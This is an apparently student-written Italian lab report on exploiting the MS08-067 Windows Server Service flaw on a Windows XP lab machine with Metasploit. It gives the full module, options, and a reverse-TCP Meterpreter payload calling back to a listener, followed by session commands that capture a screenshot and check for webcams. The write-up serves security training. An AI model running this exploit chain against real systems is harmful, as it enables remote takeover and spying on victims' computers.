

Manuel Di Gangi

S7_L3

Hacking Windows XP

6 marzo 2024

INDICE

1. TRACCIA.....	pag. 2
2. MS08-067.....	pag. 2
3. EXPLOIT.....	pag. 3
4. SFRUTTAMENTE VULNERABILITA'.....	pag. 6

1. Traccia

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

2. MS08-067

MS08-067 è il numero identificativo di una vulnerabilità critica del software di Microsoft denominata "Server Service Relative Path Stack Corruption". Questa vulnerabilità è stata scoperta nel 2008 e è stata assegnata con il numero di riferimento CVE-2008-4250.

Questa falla di sicurezza ha colpito il servizio Server di Windows, consentendo a un attaccante di eseguire codice malevolo in remoto su un sistema vulnerabile. In pratica, un attaccante potrebbe sfruttare questa vulnerabilità per ottenere l'accesso non autorizzato a un sistema Windows, assumendo il controllo completo del computer interessato.

La vulnerabilità MS08-067 è diventata particolarmente nota poiché è stata sfruttata dal worm informatico Conficker per diffondersi in modo massiccio su reti Windows. Microsoft ha rilasciato una patch per correggere questa vulnerabilità, sottolineando l'importanza di mantenere aggiornati i sistemi operativi e di applicare regolarmente le patch di sicurezza per proteggere i computer da potenziali minacce

3. EXPLOIT

Avviamo Metasploit da un terminale di kali mediante il comando **msfconsole**.

Su MSFconsole eseguiamo una ricerca per individuare un exploit che soddisfi le nostre necessità mediante il comando **search ms08-067**. Otteniamo un unico risultato

```
msf6 > search MS08-067

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

Sfruttiamo il comando **use** per utilizzare l'exploit

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options
```

Successivamente, utilizziamo il comando **show options** per capire quali parametri devono essere configurati. I parametri RPORT, BROWSER, EXITFUNC, LHOST, LPORT sono pre compilati con i parametri di default, mentre è richiesto il campo RHOST (Indirizzo target).


```
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.1.200	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

```

Per il modulo utilizzeremo il payload che ci viene proposto di default. Possiamo quindi eseguire l'attacco con il comando «exploit».

Lanciando l'attacco con il comando **exploit** si apre una shell di meterpreter.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.200:1048) at 2024-03-06 05:03:42 -0500

meterpreter >
```


4. Sfruttamento vulnerabilità

Per verificare la correttezza delle informazioni eseguiamo da Meterpreter il comando **sysinfo**, il quale ci mostra le informazioni della macchina vittima. Notiamo che siamo all'interno di un sistema Windows XP.

```
meterpreter > sysinfo
Computer      : WINDOWSXP
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

Per terminare l'esercizio eseguiamo uno screenshot della macchina vittima con il comando **screenshot** di meterpreter.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/VmsTAFzy.jpeg
```



Individuiamo la presenza o meno di Webcam tramite il comando ***webcam_list***. Come si può vedere dall'immagine sottostante la macchina non dispone di webcam collegate.

```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > |
```